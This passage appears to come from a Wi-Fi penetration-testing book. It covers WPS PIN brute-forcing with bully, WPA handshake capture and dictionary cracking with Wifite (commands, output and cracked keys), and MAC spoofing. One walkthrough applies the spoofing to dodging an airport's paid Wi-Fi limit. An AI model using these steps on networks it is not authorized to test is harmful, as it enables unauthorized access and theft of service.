[!] Restoring session from '/root/.bully/00ad2416962b.run'
[+] Index of starting pin number is '00030000'
[+] Last State = 'NoAssoc'      Next pin '00030000'
[+] Rx( M5 ) = 'Pin1Bad'      Next pin '00040000'
[!] Received disassociation/deauthentication from the AP
[+] Tx(DeAuth) = 'NoAssoc'      Next pin '00040000'
[+] Rx( M5 ) = 'Pin1Bad'      Next pin '00050000'
[+] Rx( M5 ) = 'Pin1Bad'      Next pin '00060000'
[!] WPS lockout reported, sleeping for 43 seconds ...
```

Figure 8.12: WPS Bruteforce with bully

note: brute force can lock the router.

Connecting to a WPA Network

To establish a connection to a Wi-Fi network secured with WPA (Wi-Fi Protected Access), you'll need to configure your wireless interface. This process involves


creating a configuration file containing the necessary information, specifically the network's ESSID (Extended Service Set Identifier, which is the network name) and password (passphrase).

Creating the Configuration File

The first step is to generate a configuration file tailored to your target Wi-Fi network. This file will contain the encrypted passphrase, ensuring your password isn't stored in plain text. Use the `wpa_passphrase` utility to accomplish this. The command takes your ESSID and passphrase as input and outputs a configuration suitable for `wpa_supplicant`.

Execute the following command, replacing your-ESSID with the actual name of your Wi-Fi network and your-passphrase with the corresponding password:

```
wpa_passphrase <ESSID> <passphrase> | tee /etc/wpa_supplicant.conf
```



```
(root@kali)-[~]
# wpa_passphrase Seifi 09143187330 | tee /etc/wpa_supplicant.conf
network={
    ssid="Seifi"
    #psk="09143187330"
    psk=62b0c5908e31aec9b23294ab45bcaa7f03670655a33716b778d95eadd4fad8de
}
```

Figure 8.13: WPS connection info

- `wpa_passphrase your-ESSID your-passphrase`: This part of the command generates the WPA configuration based on your ESSID and passphrase. Critically, it encrypts the passphrase.
- `| tee /etc/wpa_supplicant.conf`: The pipe sends the output from `wpa_passphrase` to the `tee` command. `tee` both displays the output to the terminal and saves it to the specified file, `/etc/wpa_supplicant.conf`. This file will be used by `wpa_supplicant` to authenticate with the network. This command requires root privileges, so you might need to prepend it with `sudo`.

Connecting with `wpa_supplicant`

Now that you have created the configuration file, you can use `wpa_supplicant` to connect your wireless card to the Wi-Fi access point. `wpa_supplicant` is a WPA supplicant, meaning it handles the authentication process with the wireless network.

Use the following command, ensuring that wlan0 corresponds to the correct interface name of your wireless card (you can check using `iwconfig` or `ip addr`):

```
wpa_supplicant -c /etc/wpa_supplicant.conf -i wlan0
```

- `-c /etc/wpa_supplicant.conf`: This option tells `wpa_supplicant` to use the configuration file we created earlier.
- `-i wlan0`: This specifies the wireless interface (`wlan0` in this example) that `wpa_supplicant` should use.

This command will initiate the connection process. You should see output indicating that `wpa_supplicant` is associating with the network. However, at this point, you are only authenticated.


A terminal window with a dark background and a Kali Linux logo watermark. The prompt is (root@kali)-[~]. The command # wpa_supplicant -i wlan0 -c /etc/wpa_supplicant.conf is entered. The output shows 'Successfully initialized wpa_supplicant' followed by 20 lines of 'nl80211: kernel reports: Match already configured'. Then, it shows 'wlan0: SME: Trying to authenticate with 00:ad:24:16:96:2b (SSID='Seifi' freq=2462 MHz)', 'wlan0: Trying to associate with 00:ad:24:16:96:2b (SSID='Seifi' freq=2462 MHz)', 'wlan0: Associated with 00:ad:24:16:96:2b', 'wlan0: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0', 'wlan0: WPA: Key negotiation completed with 00:ad:24:16:96:2b [PTK=CCMP GTK=TKIP]', and finally 'wlan0: CTRL-EVENT-CONNECTED - Connection to 00:ad:24:16:96:2b completed [id=0 id_str=]'.

Figure 8.14: connecting with wpa supplicant

Although we're authenticated and connected to wireless network, but we don't have an IP address yet.

```
(root@kali)-[~]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11  ESSID:"Seifi"
        Mode:Managed  Frequency:2.462 GHz  Access Point: 00:AD:24:16:96:2B
        Bit Rate=65 Mb/s   Tx-Power=20 dBm
        Retry short limit:7   RTS thr=2347 B   Fragment thr:off
        Encryption key:off
        Power Management:off
        Link Quality=43/70  Signal level=-67 dBm
        Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
        Tx excessive retries:0  Invalid misc:1  Missed beacon:0
```

Figure 8.15: poc connect to the wireless network

```
(root@kali)-[~]
# ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 0e:e1:b6:18:16:9c  txqueuelen 1000  (Ethernet)
        RX packets 3  bytes 419 (419.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3  bytes 443 (443.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 8.16: ip address not exit

Obtaining an IP Address with DHCP

Although you are now authenticated and connected to the wireless network, your device does not yet have an IP address. IP addresses are necessary for communicating with other devices on the network and the internet. Typically, IP addresses are assigned dynamically by a DHCP (Dynamic Host Configuration Protocol) server. To obtain a private IP address from the DHCP server, use the `dhclient` command, again specifying the correct wireless interface:

```
dhclient wlan0
```

- `dhclient wlan0`: This command sends a request to the network's DHCP server asking for an IP address. The DHCP server will then assign an available IP address, subnet mask, and default gateway to your device.

```
(root@kali)-[~]
# ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    ether 0e:e1:b6:18:16:9c txqueuelen 1000 (Ethernet)
    RX packets 3 bytes 419 (419.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3 bytes 443 (443.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
# dhclient wlan0

(root@kali)-[~]
# ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.61 netmask 255.255.255.0 broadcast 192.168.0.255
    ether 0e:e1:b6:18:16:9c txqueuelen 1000 (Ethernet)
    RX packets 5 bytes 1599 (1.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7 bytes 1923 (1.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 8.17: ip address assigned to the wireless interface

Chapter 9

Wifite - Automated Wireless Auditing

Introduction

Wireless network security is often the weakest link in a modern network's defenses. Auditing the security of Wi-Fi networks is crucial for identifying vulnerabilities and ensuring that networks are properly secured. While numerous tools exist for individual steps of a Wi-Fi penetration test, automated frameworks like Wifite and Aircgeddon offer a powerful and convenient approach. This chapter explores these automated wireless network auditing tools, which are designed to streamline and simplify the process of testing Wi-Fi network security.

Wifite is not just another Wi-Fi hacking tool; it's an automated wireless network auditing tool renowned for its simplicity and ease of use. Think of it as a sophisticated script that orchestrates several popular and effective Wi-Fi hacking tools, such as the Aircrack-ng suite, into a single, user-friendly program. Its primary benefit is its ability to automate repetitive tasks with a "set it and forget it" approach. This allows penetration testers and security professionals to quickly assess multiple networks, sort them by signal strength, and automatically launch attacks against the most vulnerable targets without manual intervention.

Another prominent tool in this space is Aircgeddon, which offers a more extensive, menu-driven interface with a wider array of attack options and greater customization. While Aircgeddon provides deeper control for experienced users, Wifite's main appeal remains its unparalleled user-friendliness. It eliminates the need to manually configure and execute multiple commands, significantly reducing the learning curve for beginners. WEP cracking, for instance, is handled so seamlessly by Wifite that a separate explanation is hardly necessary, showcasing the tool's core commitment to powerful automation and simplicity.

Getting Started with Wifite

Before diving into the specifics of using Wifite, it's important to understand the basic prerequisites. Wifite typically requires a Linux-based operating system (such as Kali Linux or Parrot OS), a compatible wireless network adapter that supports monitor mode, and the Aircrack-ng suite of tools installed.

To see the available options and help information, simply execute the following command in your terminal:

```
wifite -h
```

This will display a comprehensive list of command-line options, allowing you to tailor Wifite to your specific needs.

```

(root@kali)-[~]
# wifite -h

wifite2 2.7.0
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

options:
  -h, --help                show this help message and exit

SETTINGS:
  -v, --verbose              Shows more options (-h -v). Prints commands and outputs. (default:
                             quiet)
  -i [interface]            Wireless interface to use, e.g. wlan0mon (default: ask)
  -c [channel]              Wireless channel to scan e.g. 1,3-6 (default: all 2Ghz channels)
  -inf, --infinite           Enable infinite attack mode. Modify scanning time with -p (default:
                             off)
  -mac, --random-mac        Randomize wireless card MAC address (default: off)
  -p [scan_time]            Pillage: Attack all targets after scan_time (seconds)
  --kill                    Kill processes that conflict with Airmon/Airodump (default: off)
  -pow [min_power], --power [min_power] Attacks any targets with at least min_power signal strength
  --skip-crack              Skip cracking captured handshakes/pmkid (default: off)
  -first [attack_max], --first [attack_max] Attacks the first attack_max targets
  -ic, --ignore-cracked     Hides previously-cracked targets. (default: off)
  --clients-only            Only show targets that have associated clients (default: off)
  --nodeauths               Passive mode: Never deauthenticates clients (default: deauth targets)
  --daemon                  Puts device back in managed mode after quitting (default: off)

WEP:
  --wep                     Show only WEP-encrypted networks
  --require-fakeauth        Fails attacks if fake-auth fails (default: off)
  --keep-ivs                Retain .IVS files and reuse when cracking (default: off)

WPA:
  --wpa                     Show only WPA-encrypted networks (includes WPS)
  --new-hs                  Captures new handshakes, ignores existing handshakes in hs (default:
                             off)
  --dict [file]             File containing passwords for cracking (default: /usr/share/dict/wordlist-
                             probable.txt)

WPS:
  --wps                     Show only WPS-enabled networks
  --wps-only                Only use WPS PIN & Pixie-Dust attacks (default:
                             off)
  --bully                   Use bully program for WPS PIN & Pixie-Dust attacks (default:
                             reaver)
  --reaver                  Use reaver program for WPS PIN & Pixie-Dust attacks (default:
                             reaver)
  --ignore-locks            Do not stop WPS PIN attack if AP becomes locked (default:

```

Figure 9.1: Wifite Help Options

As you can see from the output, Wifite offers a wide array of options to control its behavior. Let's explore some of the most useful ones.

Wifite Options and Techniques

Filtering Networks

A particularly useful feature of Wifite is its ability to filter Wi-Fi networks based on security protocol. This is especially helpful when you have a specific goal in mind, such as testing the vulnerability of WPS-enabled networks. While WEP networks are increasingly rare, Wifite can still quickly identify and attempt to crack them.

Keep in mind that not all WPS-enabled networks are vulnerable, so success is not guaranteed.

To filter for WPS-enabled networks, use the `--wps` option. To filter for WEP-enabled networks, use the `--wep` option (less common these days).

Example:

```
wifite --wps
```

```
(root@kali)-[~]
# wifite --wps

wifite2 2.7.0
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: targeting WPS-encrypted networks
[+] Using wlan0 already in monitor mode

  NUM      ESSID      CH  ENCR  PWR  WPS  CLIENT
  ---      -
  1         Seifi      11  WPA-P 20db yes
  2  Tenda_403D58    5   WPA-P 7db  lock
[+] Scanning. Found 2 target(s), 0 client(s). Ctrl+C when ready
```

Figure 9.2: Wifite Filtering for WPS Networks

Basic Usage

To start Wifite in its most basic form, simply run the command without any options:

```
wifite
```

Wifite will automatically detect your wireless adapter, enable monitor mode (if necessary), and begin scanning for nearby Wi-Fi networks.

If you have multiple interfaces, and one of them already has monitor mode enabled, Wifite will use that interface by default.

```
(root@kali)-[~]
# wifite

wifite2 2.7.0
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2
```

Interface	PHY	Driver	Chipset
1. wlan0	phy3	rtl8xxxu	TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]

```
[+] Enabling monitor mode on wlan0 ... enabled!
```

NUM	ESSID	CH	ENCR	PWR	WPS	CLIENT
1	Nameless	6	WPA-P	62db	no	1
2	Seifi	11	WPA-P	26db	lock	2
3	Tenda_403D58	5	WPA-P	19db	lock	1
4	TP-LINK_5B7B9C	1	WPA-P	17db	no	1
5	Asalam da	1	WPA-P	7db	no	1
6	Redmi 12	12	WPA-P	7db	no	
7	Armina	8	WPA-P	7db	no	
8	Neterbit-0C04E5	9	WPA-P	7db	no	

```
[+] Scanning. Found 8 target(s), 6 client(s). Ctrl+C when ready
```

Interface Selection

If you want to manually specify the wireless interface to use, you can use the `-i` option:

```
wifite -i <interface_name>
```

Replace `<interface_name>` with the name of your wireless interface (e.g., `wlan0mon`, `wlan1`).

Example:

```
wifite -i wlan0
```

Target Selection

As Wifite scans, it will display a list of detected Wi-Fi networks, along with their ESSID, channel, number of clients, and WPS status (if applicable). To stop the scanning process and select a target, press `CTRL+C`. You will then be prompted to enter the number corresponding to the network you want to attack.

```
(root@kali)~# wifite -i wlan0
```

wifite2 2.7.0
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: using wireless interface wlan0

NUM	ESSID	CH	ENCR	PWR	WPS	CLIENT
1	Nameless	6	WPA-P	64db	no	1
2	Seifi	11	WPA-P	29db	lock	1
3	TP-LINK_5B7B9C	1	WPA-P	26db	no	2
4	Asalam da	1	WPA-P	18db	no	1
5	Tenda_403D58	5	WPA-P	12db	lock	1
6	Redmi 12	12	WPA-P	7db	no	
7	Neterbit-0C04E5	9	WPA-P	7db	no	

[+] Scanning. Found 7 target(s), 6 client(s). Ctrl+C when ready

Figure 9.3: Wifite Specifying the Interface

Killing Conflicting Processes

Sometimes, other processes running on your system can interfere with Wifite's operation. To address this, Wifite includes a `--kill` option, which attempts to identify and terminate any conflicting processes. This is similar to the `airmon-ng check kill` command.

```
wifite --kill
```

```
(root@kali)~# wifite --kill
```

wifite2 2.7.0
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: kill conflicting processes enabled

[!] Killing 2 conflicting processes

[!] stopping NetworkManager (systemctl stop NetworkManager) ←

[!] Terminating conflicting process wpa_supplicant (PID 3800) ←


Figure 9.4: Wifite Killing Conflicting Processes

Using a Custom Wordlist

For WPA/WPA2 cracking, Wifite relies on wordlists to guess the password. You can specify a custom wordlist using the `--dict` option:

```
wifite --dict <path_to_wordlist>
```

Replace `<path_to_wordlist>` with the path to your wordlist file.

A terminal window on a Kali Linux system. The prompt is root@kali)~. The command wifite --dict /usr/share/wordlists/rockyou.txt is entered and executed. The output shows the Wifite logo, version 2.7.0, and credits to derv82 and kimocoder. It then displays the message: option: using wordlist /usr/share/wordlists/rockyou.txt for cracking. Below this, it shows a warning about conflicting processes: NetworkManager (PID 708) and suggests killing it with kill -9 PID or re-running wifite with --kill. The final line shows it is checking airmon-ng...

```
(root@kali)~# wifite --dict /usr/share/wordlists/rockyou.txt
wifite2 2.7.0
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2


[+] option: using wordlist /usr/share/wordlists/rockyou.txt for cracking
[!] Conflicting processes: NetworkManager (PID 708)
[!] If you have problems: kill -9 PID or re-run wifite with --kill
[+] Checking airmon-ng ...
```

Figure 9.5: Wifite Using a Custom Wordlist

Checking Cracked Networks

After running Wifite for a while, you can use the `--cracked` option to view a list of networks for which Wifite has successfully cracked the password.

```
wifite --cracked
```



```
(root@kali)-[~]
# wifite --cracked

wifite2 2.7.0
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] Displaying 2 cracked target(s) from cracked.json
```

ESSID	BSSID	DATE	TYPE	KEY
karen	5C:A6:E6:B7:40:8F	2025-06-17 13:19:09	WPS	Key: 51234asd PIN: 24725927
Seifi	00:AD:24:16:96:2B	2025-02-26 17:30:13	WPS	Key: 09143187330 PIN: 14802355

Figure 9.6: Wifite Showing Cracked Networks

Cracking WPA/WPA2 Networks with Wifite

The process of cracking WPA/WPA2 networks with Wifite involves a few key steps:

1. Filter the Network (Optional): Use options like `--wpa` to target WPA/WPA2 networks specifically.
2. Start Scanning: Run Wifite to scan for nearby networks.
3. Select the Target: Press CTRL+C to stop scanning and choose the target network from the list.
4. Let Wifite Run: Wifite will automatically attempt various attacks, such as the PMKID attack or the handshake capture followed by a dictionary attack.
5. Monitor Progress: Observe the output to see if Wifite successfully captures a handshake and attempts to crack the password.

Example:

```
wifite --kill --wpa
```

In the event that Wifite cannot crack the password using its default wordlist, it will save the captured handshake to a `.cap` file. This allows you to later attempt to crack the password using other, more comprehensive wordlists or specialized cracking tools.

```
(root@kali)-[~]
# wifite --kill --wpa --no-pmkid

wifite2 2.7.0
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: kill conflicting processes enabled
[+] option: will NOT use PMKID attack on WPA networks
[+] option: targeting WPA-encrypted networks
[+] Using wlan0 already in monitor mode
```

NUM	ESSID	CH	ENCR	PWR	WPS	CLIENT
1	Nameless	6	WPA-P	72db	no	1
2	MV88315319	6	WPA-P	32db	no	
3	TP-LINK_5B7B9C	1	WPA-P	30db	no	
4	Galaxy A23 0706	11	WPA-P	29db	no	
5	Neterbit-0C04E5	7	WPA-P	7db	no	

```
[+] Select target(s) (1-5) separated by commas, dashes or all: 1
[+] (1/1) Starting attacks against 1A:02:75:F9:2B:47 (Nameless)
[+] Nameless (67db) WPA Handshake capture: Discovered new client: 00:45:E2:EA:7F:09
[+] Nameless (64db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_Nameless_1A-02-75-F9-2B-47_2025-09-16T08-25-48.cap saved
[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for (1a:02:75:f9:2b:47)
[+] cowpatty: .cap file contains a valid handshake for [Nameless]
[+] aircrack: .cap file contains a valid handshake for (1A:02:75:F9:2B:47)
[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 100.00% ETA: 0s @ 6065.4kps (current key: Anneliese)
[!] Failed to crack handshake: wordlist-probable.txt did not contain password
[+] Finished attacking 1 target(s), exiting
```

Figure 9.7: Wifite Choosing a WPA Network

Beyond the Basics: Understanding the Underlying Principles

While Wifite is a powerful tool for automating Wi-Fi auditing, it's crucial to understand the underlying principles and techniques it employs. Blindly running tools without understanding how they work is a hallmark of a "script kiddy" and does not contribute to genuine security expertise.

Instead, strive to understand the following:

- **How Wi-Fi Security Protocols Work:** Learn the fundamentals of WEP, WPA, WPA2, and WPA3. Understand their strengths and weaknesses.
- **How Attacks Work:** Research the attacks that Wifite uses, such as the handshake capture, dictionary attack, WPS Pixie Dust attack, and PMKID attack. Understand how these attacks exploit vulnerabilities in the Wi-Fi protocols.
- **How to Analyze Results:** Learn how to interpret the output of Wifite and

other Wi-Fi auditing tools. Be able to identify potential weaknesses and recommend appropriate security measures.

Tools like Wifite are invaluable, but knowledge and understanding are essential for truly effective security work. Don't just learn the commands; learn *why* they work and *what* they accomplish.

Chapter 10

Bypass Techniques

Introduction

This chapter discusses various bypass techniques for security and authorization methods. Understanding these techniques is essential for security professionals to identify and mitigate vulnerabilities.

MAC-based Authorization

MAC address filtering in Wi-Fi is a security measure that restricts access to a wireless network based on the MAC addresses of devices.

How MAC Address Filtering Works in Wi-Fi:

1. **Access Point (Router) Configuration:** The administrator of the Wi-Fi network configures the wireless router or access point (AP) with a list of allowed MAC addresses. This list is often called a "whitelist" or "access control list (ACL)."
2. **Device Connection Attempt:** When a device attempts to connect to the Wi-Fi network, the AP examines the device's MAC address.
3. **Authorization Check:**
 - **Whitelist Mode:** If the device's MAC address is present on the whitelist, the AP allows the device to connect to the network (after successful password authentication, if applicable).
 - **Blacklist Mode:** (Less common, but possible) The AP maintains a list of blocked MAC addresses. If the device's MAC address is on the blacklist, the AP denies the connection.
4. **Connection Granted or Denied:** Based on the MAC address check, the device is either granted access to the network or denied access.

How to Bypass MAC Address Filtering?

The answer is: MAC Address Spoofing

- **MAC Address Spoofing:** MAC addresses can be easily spoofed (changed) by a knowledgeable attacker. Many tools and techniques are available to change a device's MAC address. Therefore, MAC address filtering is not a strong security measure. An attacker can simply monitor the network, identify a valid MAC address, and then change their device's MAC address to match.

Scenario:

1. **The Target:** A small business uses MAC address filtering on their Wi-Fi network. They have a whitelist of MAC addresses for their employees' laptops and mobile devices. They believe this prevents unauthorized access. The Wi-Fi is also protected with WPA2 and a password, but the password is not particularly strong (e.g., a common word with a number appended).
2. **The Attacker:** A malicious individual wants to gain access to the business's Wi-Fi network to steal data or launch attacks.

Exploitation Steps:

1. **Passive Monitoring:** The attacker uses a Wi-Fi adapter and packet sniffing software (e.g., Wireshark, Aircrack-ng) to passively monitor the wireless network traffic. They don't need to be connected to the network to do this; they just need to be within range.
2. **Identify a Valid MAC Address:** The attacker analyzes the captured traffic and looks for the MAC addresses of devices that are actively communicating with the Wi-Fi network. They can identify valid MAC addresses by looking at the source addresses of packets being sent to the router's IP address or the destination addresses of packets being sent from the router. Airodump-ng tool can be easily used to find active devices and their MAC addresses.
3. **MAC Address Spoofing:** The attacker uses a tool to change their device's MAC address to match one of the valid MAC addresses they identified in the previous step. Common tools for MAC address spoofing include:
 - Linux: `ifconfig` (or `ip link` on newer systems), `macchanger`
 - Windows: Technitium MAC Address Changer, `SMAC`
 - macOS: `ifconfig` (similar to Linux)

For example, on Linux, the attacker might use the following commands (assuming their wireless interface is `wlan0`):

```
sudo ifconfig wlan0 down
sudo ifconfig wlan0 hw ether AA:BB:CC:DD:EE:FF
sudo ifconfig wlan0 up
```

4. **Attempt Connection:** The attacker attempts to connect to the Wi-Fi network. Because their device now has a MAC address that is on the whitelist, the access point will allow the connection attempt.
5. **Password Required (WPA2):** The attacker is prompted for the Wi-Fi password. They try to crack the WPA2 password (since the system has a weak password)
6. **Network Access Granted:** Once the attacker enters the correct WPA2 password (or has cracked the WPA2 password), they are granted full access to the Wi-Fi network. Because they have a valid MAC address, they bypass the MAC address filtering security measure.

Scenario: Limited-Time Free Wi-Fi in Airports

Many airports, hotels, cafes, and other public venues offer free Wi-Fi as an amenity. However, to manage bandwidth usage and encourage users to pay for continued access, they often impose time limits on the free service. Common limits are 30 minutes, 1 hour, or 2 hours. Once the allotted time is up, the user is typically redirected to a payment page where they can purchase a longer-term pass.

How the Time Limit is Enforced (Typically):

The airport's Wi-Fi system (often managed by a third-party provider) uses various methods to track usage and enforce the time limit. One of the simplest (and increasingly less common, because it's so easily bypassed) is to track users by their device's MAC address.

- **First Connection:** When a device connects to the Wi-Fi for the first time, the system records its MAC address and assigns it a "free session" that expires after the specified time limit.
- **Tracking Usage:** The system monitors the connection time associated with the MAC address.
- **Redirection to Payment Page:** Once the time limit is reached, any attempt by the device to access a website is redirected to a captive portal page (a landing page that requires authentication or payment).

The Motivation for MAC Address Spoofing:

The user's goal is to continue using the free Wi-Fi service without paying for it. They realize that the system is tracking them based on their MAC address. Therefore, they attempt to "fool" the system by changing their MAC address, so it appears as a new, unregistered device.

Detailed Steps of the Bypass with Examples:

1. Initial Connection and Usage:

- You arrive at the airport and connect to the free Wi-Fi network (e.g., "Airport Free Wi-Fi").
- You browse the internet, check email, watch videos, etc., for, say, 50 minutes.

2. The Time Limit Expires:

- After 60 minutes (assuming a 1-hour limit), you try to visit a website like google.com.
- Instead of reaching Google, you're redirected to a captive portal page that says something like:
 - "Your free Wi-Fi session has expired. Please purchase a pass to continue using the internet."
 - The page might display different pass options (e.g., 1 hour, 24 hours, etc.)


3. MAC Address Spoofing (The Key Step):

- You use a tool to change your device's MAC address. Here are examples for different operating systems:

Windows (Technitium MAC Address Changer):

- (a) Download and install the Technitium MAC Address Changer.
- (b) Run the program. It will display a list of your network adapters.
- (c) Select your Wi-Fi adapter.
- (d) Click the "Random MAC Address" button to generate a new MAC address. Or, enter a specific MAC address manually.
- (e) Click the "Change Now!" button.

- (f) The program will change your MAC address. You may need to disconnect and reconnect to the Wi-Fi network.



macOS (Terminal):

- Open the Terminal application (found in /Applications/Utilities).
